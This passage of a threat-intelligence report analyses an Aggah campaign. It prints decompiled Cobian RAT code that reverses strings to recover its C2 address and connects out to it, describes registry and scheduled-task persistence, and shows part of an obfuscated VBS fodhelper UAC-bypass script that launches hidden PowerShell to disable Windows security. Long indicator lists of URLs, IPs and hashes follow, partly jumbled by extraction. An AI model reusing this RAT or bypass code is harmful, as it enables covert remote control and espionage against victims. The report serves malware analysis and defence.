Description	
Ssdeep	1536:pXsqEjnYi9bkY6yhLoYtVc9591ocOzUD:pcvbYi9bkEHc39FOI

Table 5: Static information about the sample

The sample is packed with the famous .NET Reactor packer, so it is easy to unpack:




Figure 14: Packer Evidence

After that, we proceeded to study the malicious code to understand the malware capabilities.

```
public static string sf = "nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS";  
  
// Token: 0x0400000A RID: 10  
public static string VN = "bWFzdGVy";  
  
// Token: 0x0400000B RID: 11  
public static string Y = "|-F-|";  
  
// Token: 0x0400000C RID: 12  
public static string H;  
  
// Token: 0x0400000D RID: 13  
public static string ss = "https://171.92.65.391";
```

Figure 15: Evidence of the classic Cobian malware behavior

By statically analyzing the code, two interesting strings emerge, the classic “HKCU/Software/Microsoft/CurrentVersion/Run” registry key aimed at setting the persistence, and a malformed IP, because the last octet is more than 255. But debugging, the mystery is resolved: the code reverts the string and the actual IP C2 is 193[.56.29.171:

```
794 checked  
795 {  
796     try  
797     {  
798         .sf = Strings.StrReverse(.sf);  
799         .x = .x.Replace("https://", "");  
800         string expression = .x;  
801         .P = Strings.StrReverse(expression);  
802         .ss = .ss.Replace("https://", "");  
803         string expression2 = .ss;  
804         .H = Strings.StrReverse(expression2);  
805         for (int num = Conversions.ToInteger(.Time); num != 0; num--)  
806         {  
807             Thread.Sleep(1000);  
808         }  
809     }  
810     catch (Exception ex)  
811     {  
812     }  
813     if (Interaction.Command() != null)  
814     {  
815         try  
816         {  
817             .F.Registry.CurrentUser.SetValue("di", "!");  
818         }  
819         catch (Exception ex2)
```

	Valore
me	
flag	false
num2	0x00000000
left	null
thread	null
num	0x00000000
expression2	"171.92.65.391"
expression	"666"
text	null
ex	Le variabili generate del decompilatore non possono essere valutate

Figure 16: String Reverse evidence to restore the actual C2

After preparing the C2's IP to connect, the malware initiates a Socket to it and waits for the receipt of the commands, unfortunately, during the analysis the server was unresponsive, and we weren't able to recover the command list.

```

MeM = new MemoryStream();
FCC = new TcpClient();
FCC.ReceiveBufferSize = 204800;
FCC.SendBufferSize = 204800;
FCC.Client.SendTimeout = 10000;
FCC.Client.ReceiveTimeout = 10000;
FCC.Connect(L.H, Conversions.ToInteger(L.P));
Cn = true;
Send(L.inf());
try
{
    string text;
    if (Operators.ConditionalCompareObjectEqual(RuntimeHelpers.GetObjectValue(L.GTV("vn", "")), "", false))
    {
        text = text + L.DEB(ref L.VN) + "\r\n";
    }
    else
    {
        string str = text;
        string text2 = Conversions.ToString(RuntimeHelpers.GetObjectValue(L.GTV("vn", "")));
        text = str + L.DEB(ref text2) + "\r\n";
    }
    text = string.Concat(new string[]
    {
        string.Concat(new string[]
        {
            text,
            L.H,
            ":",
            L.P,
            "\r\n"
        })
    });
}

```

Figure 17: C2 communication routine evidence

This malware is a Cobian RAT v2.0 sample and by statically inspecting the code, we carried out all the most important command instructed to be executed by that rudimentary backdoor:

- Execute commands coming from the C2
- List all the active windows
- Record the camera
- Get Information about the HDD
- Take screenshots
- Gather sensitive data to send to C2
- Modify file permissions
- Modify the firewall permissions

Earlier Cobian RAT versions were analyzed by ZScaler security researchers back in 2017. In their report they documented an interesting fact: that old Cobian RAT sample they investigated was backdoored to retrieve commands from certain Pastebin pages.

The Persistence components

After providing an overview of all the malicious payload delivered by all the campaigns, we go back to the inspection of the code seen in "Code

Snippet 2" to identify the persistence mechanisms adopted by the threat actor.

It is quite noisy because it creates four keys inside the classic path, as shown in the following figure:




Figure 18: Evidence of the set registry keys

Not only, it creates also a scheduled task repeating every 80 minutes:




Figure 19: Evidence of the scheduled task

Those persistence mechanisms are designed to give the actor an important level of resilience and modularity of the entire infrastructure. However, a simple antimalware engine could be able to detect all of them. Besides this consideration, let's analyze all the five persistence components:

1. "Backupp" registry key: this registry key points to the "hxxps://**papagujiiiiii**[.]blogspot[.]com/p/10.html" blogspot page which, during our investigation was unregistered.
2. "care" registry key: this second registry key points to powershell code which unleashes the download of the payloads described in the previous section.
3. "task1" registry key: this registry key points to "hxxps://**9ke6n**.blogspot[.]com/p/10.html" blogspot page which downloads a complex powershell script aimed at putting to zero the protection systems of

the victim machine. It downloads a powershell script from a “usrfiles” platform, a sort of file sharing platform.



Figure 20: Evidence of the main script on usrfiles platform

As shown in the figure, it downloads other three components from the same platform:

- 1) The first one is the actual malicious script which disables every type of security protection, such as Windows Defender, UAC controls, Firewall, whitelisting some processes (obvious mshta, powershell, cmd, explorer, MsBuild etc), Microsoft Office.





Figure 21: Piece of the malicious script aimed at putting to zero the security of the victim machine

2) In order to work, it needs to have the administration privileges which are granted by the usage of the so-called "fodhelper UAC bypass", a well-known documented technique in red-team activities and we encountered in a previous attack chain of the same actor. This technique is guaranteed by the second file on the "usrfiles" platform:




```
'this script will put system on 0 security
If Not WScript _
. _
Arguments _
. _
Named _
. _
Exists("elevate") Then
CreateObject("Shell.Application") _
. _
ShellExecute WScript _
. _
FullName _
, "" & WScript _
. _
ScriptFullName & "" /elevate", "", "runas", 1
WScript _
. _
Quit
End If

On _
Error _
Resume _
Next
Const _
HIDDEN_WINDOW _
= _
0
totallllll _
= ""
Set _
colagedd _
= _
GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & totallllll & "\root\cimv2")
Set _
oitod _
= _
colagedd.Get("Win32_ProcessStartup")
Set _
coalsllme _
= _
oitod _
. _
SpawnInstance_
coalsllme _
. _
ShowWindow _
= _
HIDDEN_WINDOW
Set _
diwjdiwo _
= _
GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn _
= _
diwjdiwo _
. _
Create( "powershell -c
$pitllasmd='>>>46>>>56>>>c6>>>26>>>16>>>37>>>96>>>44>>>02>>>56>>>07>>>97>>>45>>>07>>>57>>>47>>>27>>>16>>>47>>>35>>>d2>>>02>>>46>>>e6>>>'

```

Figure 22: FodHelper UAC bypass technique evidence

3) The last file is the simplest, it has to start all the security destruction process:



```
start C:\Users\Public\clone.vbs
```

Figure 23: Starting routine evidence

As shown in the first script, all these components will be stored into the folder "C:\Users\Public\" as VBS scripts.

- 1) "task2" registry key: During our analysis, the URL pointed by the task has been registered by the actor, but there wasn't any malicious script to execute. Probably the actor will use that URL as backup or in a second moment.
- 2) "SECOTAKSA" scheduled task: This task points to "hxxps://**0v2x**.blogspot[.]com/p/10.html" which downloads the last version of the payload from one of the mentioned Web Archive folders.

Conclusion

The malicious campaign we tracked has delivered over 450 distinct malwares to multiple targets all around the world. Most of the malicious code distributed by the Aggah actor is able to seriously violate the confidentiality of digital and voice communications of targeted users due to the impactful nature of the capabilities of the malicious tools: almost all of them can get full remote control and hands on keyboard access to targeted endpoints, some of them are also able to intercept environmental conversations and silently collect video streams directly from the laptop webcam.

Like in past operations, this enigmatic actor is still leveraging commodity malware to conduct large scale espionage operations, manipulating it to bypass security controls and antiviruses. We also noticed an evolution in the delivery infrastructure related to the abuse of Internet Archive service, a well-known, high reputation, service. Despite this tactical change, many pillars of its delivery operations remain stable such as the usage of PowerPoint presentations, shortening services and script hiding techniques on legit blogging platforms.

Multi-modular and multi-stage attack chain grant attackers' high level of resilience and self-customization of the payloads and makes traditional detection and blocking less effective. Yoroi protects its customers from this kind of threat leveraging the Yomi sandbox technologies, Genku network probes and Kanwa endpoint agent, along with precise, human refined Threat Intelligence to protect and respond to modern cyber threats.

Indicators of Compromise

Bitly pages:

`bitly[.]com/asdhasudaaisduaishdhikhasd`

`bitly[.]com/asddasjisduaishdhikhasd`



bitly[.]com/asddassduaaiskdhikhasd
bitly[.]com/asddasduaaiskdhikhasd
bitly[.]com/asddsduaaiskdhikhasd
bitly[.]com/asdsduaaiskdhikhasd
bitly[.]com/assduaaiskdhikhasd
bitly[.]com/asduaaiskdhikhasd
bitly[.]com/sduaaiskdhikhasd
bitly[.]com/duaaiskdhikhasd
bitly[.]com/uaiskdhikhasd
bitly[.]com/aiskdhikhasd
bitly[.]com/iskdhikhasd
bitly[.]com/skdhikhasd
bitly[.]com/kdhikhasd
bitly[.]com/akdhikhasd
bitly[.]com/awkdhikhasd
bitly[.]com/awikdhikhasd
bitly[.]com/pdkdhikhasd
bitly[.]com/awiekdhikhasd
bitly[.]com/awiewkdhikhasd
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bitly[.]com/pkdhikhasd
bitly[.]com/pdskdhikhasd
bitly[.]com/pdsskdhikhasd
bitly[.]com/pdssekdhikhasd

Blogspot Pages

hxxps://l0mx[.]blogspot[.]com/p/1[.]html
hxxps://l0mx[.]blogspot[.]com/p/2[.]html
hxxps://l0mx[.]blogspot[.]com/p/4[.]html
hxxps://l0mx[.]blogspot[.]com/p/8[.]html
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hxxp://kix2k[.]blogspot[.]com/p/37[.]html
hxxp://kix2k[.]blogspot[.]com/p/38[.]html
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Oski stealer

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103[.]114[.]107[.]28/14040/
103[.]114[.]107[.]28/1606/
103[.]114[.]107[.]28/1808/

Cobian RAT:

193[.]56[.]29[.]171:666

Hashes:

Maldoc:

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June/10-1.txt		
	b3a18b4fa0d0ea832e9807e265669977	120-Crypted-03-
June/10-2.txt		
	2053423b9f42e0a05d2637afd4708098	120-Crypted-03-
June/10-3.txt		
	8ad68f5c7dd4d299af03f3a53d3eea8f	120-Crypted-03-
June/11-1.txt		
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June/11-2.txt		
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June/11-3.txt		
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June/12-1.txt		
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June/12-2.txt		
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June/12-3.txt		
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June/1-2.txt		
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June/13-1.txt		
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June/13-2.txt		
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June/13-3.txt		
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June/1-3.txt		
	4ce14f41f8f79978be7cccbd3cf7fce3	120-Crypted-03-
June/14-1.txt		
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June/14-3.txt	ef497db08eb237cbba60985baf68db24	120-Crypted-03-
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June/15-2.txt	de3817047cd8f9bd0e975901574bf1ce	120-Crypted-03-
June/15-3.txt	666ed175d4a2f463c4df96f78e48adf7	120-Crypted-03-
June/16-1.txt	3c2582267b0fcfb137f40d2694937d5a	120-Crypted-03-
June/16-2.txt	5846789565ba970c2805bbf5fb1a5b5b	120-Crypted-03-
June/16-3.txt	8c25a3a8169f7372c33ccb7233d269a5	120-Crypted-03-
June/17-1.txt	daf543db36758a68acc7aa0dfe15bed3	120-Crypted-03-
June/17-2.txt	56d68b21e189451019367c59f00ee597	120-Crypted-03-
June/17-3.txt	edb14699d2e6bd02ef56e3fbd740f278	120-Crypted-03-
June/18-1.txt	08ee3567b7cb389951dd0c9c5f7b8272	120-Crypted-03-
June/18-2.txt	4b292b78180725968c759263bf2bf325	120-Crypted-03-
June/18-3.txt	784d471aa108a379fc6d4ecaaf9449e1	120-Crypted-03-
June/19-1.txt	63fccd4437a1fc5ec961bd80801aa027	120-Crypted-03-
June/19-2.txt	537dafbf2acf47786823913fcb138634	120-Crypted-03-
June/19-3.txt	936e261d17eb17f3d72d1b95460f6956	120-Crypted-03-
June/20-1.txt	9c3179a6730b4c6c3a31d82f3aa2f8c3	120-Crypted-03-
June/20-2.txt	f91a93aba78c83e1e03a3ce5e2dc72c6	120-Crypted-03-
June/20-3.txt	26f79d975f75e6bc2eac26ac849aad25	120-Crypted-03-

June/21-1.txt	3f612a7d13131add2c7480a8f4afc2e2	120-Crypted-03-
June/21-2.txt	e2e0a441291c5f7201101cf266aa2fc0	120-Crypted-03-
June/21-3.txt	678fe2eeaa5398e8366ede0ba83216f7	120-Crypted-03-
June/2-1.txt	7aa1d4597d658099f9c75c5ee7208f78	120-Crypted-03-
June/22-1.txt	dac9484cbfa5767670567eec53d8979b	120-Crypted-03-
June/22-2.txt	94e73932bf2784e31572c764f982d4d0	120-Crypted-03-
June/22-3.txt	0793fe0c7557d1719be3c1aab37d15d3	120-Crypted-03-
June/2-2.txt	2768710190533867f46996fddc060622	120-Crypted-03-
June/23-1.txt	e5351dc8fbec2f874e623c30e719c48b	120-Crypted-03-
June/23-2.txt	92444933697fb73b97c1cc1029fd5d90	120-Crypted-03-
June/23-3.txt	f4d5309a1936b515ceb70ee239746889	120-Crypted-03-
June/2-3.txt	763c0146ec40b73ff04933a46b39fd50	120-Crypted-03-
June/24-1.txt	80cafac3823c9260b7d72c2e69f2edf5	120-Crypted-03-
June/24-2.txt	9b34346208a422b5f7ddc652713bd405	120-Crypted-03-
June/24-3.txt	9b2f171a482bb7a217bc5831a7dcbf1c	120-Crypted-03-
June/25-1.txt	3d793ab63dcd431fa16d38ec5ab1f9c7	120-Crypted-03-
June/25-2.txt	6da1d6a255fe2098408c3c889a4e157e	120-Crypted-03-
June/25-3.txt	8fbc06233e924ef500dc33786d706817	120-Crypted-03-
June/26-1.txt	54d62e92b93a40149d7e4fa19b798201	120-Crypted-03-
June/26-2.txt	653a032aee2b9a31a8610954e5c28402	120-Crypted-03-

June/26-3.txt	3d69a438d2ad0aad062f2e9506f35dfe	120-Crypted-03-
June/27-1.txt	cf8783d1c9bd6b15618c6de26308703b	120-Crypted-03-
June/27-2.txt	b33604969a34f8a6d4678e154e049fd3	120-Crypted-03-
June/27-3.txt	6cb56ad248abbad6b57ae9b444e05680	120-Crypted-03-
June/28-1.txt	0446466ac12756312798acc282f43f42	120-Crypted-03-
June/28-2.txt	9db2fe51c5402a405f23f0255f4b76a7	120-Crypted-03-
June/28-3.txt	05df1a35f25ff857db2e24c1dcb65777	120-Crypted-03-
June/29-1.txt	d9fa5b18b345033d9b02b1de41ab03c9	120-Crypted-03-
June/29-2.txt	cfa266344b12ad260d806d51e1382f58	120-Crypted-03-
June/29-3.txt	f732f398ed8470ab3d7026e8efcea306	120-Crypted-03-
June/30-1.txt	9840fbbae1cbd55f9fef722508b0b03f	120-Crypted-03-
June/30-2.txt	387ca63a073cf45af288f89a3da3da8c	120-Crypted-03-
June/30-3.txt	a939544768ca68a7346baa3619bcd80a	120-Crypted-03-
June/31-1.txt	219233774e3dcd6769eb7867ad3ba169	120-Crypted-03-
June/31-2.txt	7aace4d8b64e1a56ca65ddb2536ead9a	120-Crypted-03-
June/31-3.txt	9019caf9c14645b88f4c246b16bda29a	120-Crypted-03-
June/3-1.txt	56711d95738034380f8e51d2da4fee41	120-Crypted-03-
June/32-1.txt	134a8e6481ac306a18cf1b20baaf8289	120-Crypted-03-
June/32-2.txt	e3b2de137b33c9a7b451ac31a2d8ca52	120-Crypted-03-
June/32-3.txt	67b72b574b52873730e274250feef9ed	120-Crypted-03-

June/3-2.txt	6d23761fa990f64ebbb3a9fb0b617e9c	120-Crypted-03-
June/33-1.txt	691bcebe74dfe8204bb6eb1ca4f37f6b	120-Crypted-03-
June/33-2.txt	af482d4723fb4f96ff0e28a64b85baf5	120-Crypted-03-
June/33-3.txt	d8b3a58ceb8f9960bb836f3fb44f561a	120-Crypted-03-
June/3-3.txt	fdd9a6618c208226657cb8461e7dab96	120-Crypted-03-
June/34-1.txt	dc7cce7fed750c48705f46022f2f9079	120-Crypted-03-
June/34-2.txt	db095eefe585682c0a88c000369b7b08	120-Crypted-03-
June/34-3.txt	034e0a3d97747d22038e1863c0f2d4b8	120-Crypted-03-
June/35-1.txt	dabd06a518470e0258264304bd457d83	120-Crypted-03-
June/35-2.txt	fdd0c312c24556d07fad6882b4fed38e	120-Crypted-03-
June/35-3.txt	21a256e5887cb8472f38a391fa9f3f07	120-Crypted-03-
June/36-1.txt	c3e00cc05db28caecab4318f65f9a7c2	120-Crypted-03-
June/36-2.txt	636e799e0d2695f6d1b4fc1c32f18b77	120-Crypted-03-
June/36-3.txt	9e9a9ad05128c2ef2c320442561666b8	120-Crypted-03-
June/37-1.txt	177f321e3e3780aeff7954abf45caf77	120-Crypted-03-
June/37-2.txt	40b725beab269432755b7015c056a354	120-Crypted-03-
June/37-3.txt	4e1f1d9bf4b4f09c83818b2947972800	120-Crypted-03-
June/38-1.txt	f1a8247a688ebcb34d728f27ff8489dd	120-Crypted-03-
June/38-2.txt	91bf601ab3b4c07416e308248528e8f1	120-Crypted-03-
June/38-3.txt	c84af18c253798e3c6321c2a7048e385	120-Crypted-03-

June/39-1.txt	a0d1d10ce1be5360824104bafd7eb255	120-Crypted-03-
June/39-2.txt	ceb8f7cc58ac10681b1757fe6f738560	120-Crypted-03-
June/39-3.txt	c707720b420b128bb25bedfe7b474e1e	120-Crypted-03-
June/40-1.txt	330ef71ad71267a0eb80fcc149121052	120-Crypted-03-
June/40-2.txt	2527db2a682db3ff527685efe6f22592	120-Crypted-03-
June/40-3.txt	795d5fc2b369d961f297373d73684fdd	120-Crypted-03-
June/4-1.txt	ca3bb3fc686f6bb324c449a91bb495fb	120-Crypted-03-
June/4-2.txt	7ad581d76c337e128d9cfd945e93b4f7	120-Crypted-03-
June/4-3.txt	23f2e867ddbbe2e6c9e7959bae0df84e	120-Crypted-03-
June/5-1.txt	1789c812d8efebd2b67d2ada473a2219	120-Crypted-03-
June/5-2.txt	e2bbf77bd9861f8f202a44421e66b598	120-Crypted-03-
June/5-3.txt	77e2b04565e2fa5129b062b860253c8d	120-Crypted-03-
June/6-1.txt	25190ed01b56665dc1ef07932f781619	120-Crypted-03-
June/6-2.txt	f09d4299af9c6a1e1d88e91360c9f58f	120-Crypted-03-
June/6-3.txt	0d09fe43e5f18cd6c7a38cda8fd9f2e6	120-Crypted-03-
June/7-1.txt	5f34c76b6ffb8fd032ccc5633072f573	120-Crypted-03-
June/7-2.txt	32a1564f7474be62da3d73e7c4ea4fb5	120-Crypted-03-
June/7-3.txt	db8f53266b12e2beaf2f034b73824cbf	120-Crypted-03-
June/8-1.txt	5e955058a451a655fe87853ab9195363	120-Crypted-03-
June/8-2.txt	731fb33c344d0a0d98302ee1f9183851	120-Crypted-03-

June/8-3.txt	5e70c004a15f9c9dd298b95046feee7f	120-Crypted-03-
June/9-1.txt	74b35e21aacaf09b6fe05882bd300f8c	120-Crypted-03-
June/9-2.txt	c2d2ff688f1345c9c2eb58e8b1d5a5d2	120-Crypted-03-
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r_20210424/10R.txt	5422ba7da2e39fe523d9b761fb984606	25-
r_20210424/11R.txt	c30c4084d1fe34d9e36ccc95f079ec34	25-
r_20210424/12R.txt	bd810d8044d5df329e28f0a54556b013	25-
r_20210424/13R.txt	c19aecfdfa3454821804ca17e89f5a7c	25-
r_20210424/14R.txt	10af9741ca380587a617ce38d837fe01	25-
r_20210424/15R.txt	fc08d229b9c8aae66c9a8a7ae84e135b	25-
r_20210424/16r.txt	58f834d3b85587eab78290ac6ee3a78c	25-
r_20210424/17r.txt	0491fee700acffd13a1d241fe82656c5	25-
r_20210424/18r.txt	de99298cb5c5bd8057866b5e7ad22a8b	25-
r_20210424/19r.txt	a369c749252c066c900e15fb93d08671	25-
r_20210424/1reverse.txt	5886c65747b62c9069de28c6a5c029ae	25-
r_20210424/20r.txt	9c1f7e33fb8e88fd953b6dddc1541eaf	25-
r_20210424/21r.txt	24a7baffd483818f3659dbb8e0cb6a80	25-
r_20210424/22r.txt	73628e2b6356ad8b6f116adde8d11e15	25-
r_20210424/23r.txt	7c697bd68f66b8a884a9a0b933f0a8a4	25-
r_20210424/24r.txt	960ad3d3b8589650c8d0a7f6ca7fa234	25-

r_20210424/25r.txt	8df5072e6d04957a0185d026c5033c61	25-
r_20210424/26r.txt	1d5350413604d8936185e33c8d9ed4fc	25-
r_20210424/27r.txt	c6089e76775895ace9c5fae1dd88d0af	25-
r_20210424/28r.txt	e231d0f8168e7a8fdf9d401b79f047a2	25-
r_20210424/29r.txt	6e5d6023c69ede72d0caeb1590602902	25-r_20210424/2R.txt
	9d6644ab88ad61a233db03dd9b01c08f	25-
r_20210424/30r.txt	0f661c65a931e41df1416289043190a3	25-
r_20210424/31r.txt	7dc1539921c6da53d6a05cbd6b24d326	25-
r_20210424/32r.txt	08227aac3bfb3016b1cb2a1fe2683bc0	25-
r_20210424/33r.txt	d36794f5ae60ca8ccd4f9070da0da643	25-
r_20210424/34r.txt	5330ccda2de25ccc479da78e955a81e2	25-
r_20210424/35r.txt	59540f3e157940dd03924aeacb9c8b99	25-
r_20210424/36r.txt	637647ec58a7af5e88fca43b64a870de	25-
r_20210424/37r.txt	f9b26a574dcdd7e049280c16c5f329ed	25-
r_20210424/38r.txt	8b3dbf766a974195ac474333f914651f	25-
r_20210424/39r.txt	1d52d8b296e7fbb20c0408278899be11	25-r_20210424/3R.txt
	a3b1d91b1c678f47e21d2f0d1ef5c0db	25-
r_20210424/40r.txt	e2b7d1d7d530d7416a092a607cd178ed	25-r_20210424/4R.txt
	5f5dbf7e46451ecd73b1bb9042f56506	25-r_20210424/5R.txt
	ea4842f2ecf1dafddb2a3ed6ef4d1274	25-r_20210424/6R.txt
	83d2bd4d2fa32fc9485c5c758b94d78b	25-r_20210424/7R.txt
	7e4fabeb925e159f236e6bcb6dfab1fe	25-r_20210424/8R.txt
	b255da31f1dcefd1ee68d9d3e80f46ec	25-r_20210424/9R.txt
	93cde9ea5dcdfb2c0a365ec10b616066	

3_20210526_20210526_2055/1.txt
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3_20210526_20210526_2055/2.txt
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3_20210526_20210526_2055/3.txt
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3_20210528_20210528/1.txt
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3_20210528_20210528/2.txt
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3_20210528_20210528/3.txt
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3_20210601_20210601/1.txt
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3_20210601_20210601/2.txt
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3_20210601_20210601/3.txt
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3_20210601_202106/1.txt
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3_20210601_202106/2.txt
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3_20210601_202106/3.txt
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3_20210602_20210602/1.txt
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3_20210602_20210602/2.txt
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3_20210602_20210602/3.txt
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3.txt
7aa165d952ec42dd2a042f9282c00ac7 87-Redone-June-9/12-
1.txt

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	8a1c44c3533acd971ca9a0a6194e78cd	87-Redone-June-9/12-
3.txt		
	a2b841309fa831bfece7d2198f1a0587	87-Redone-June-9/14-
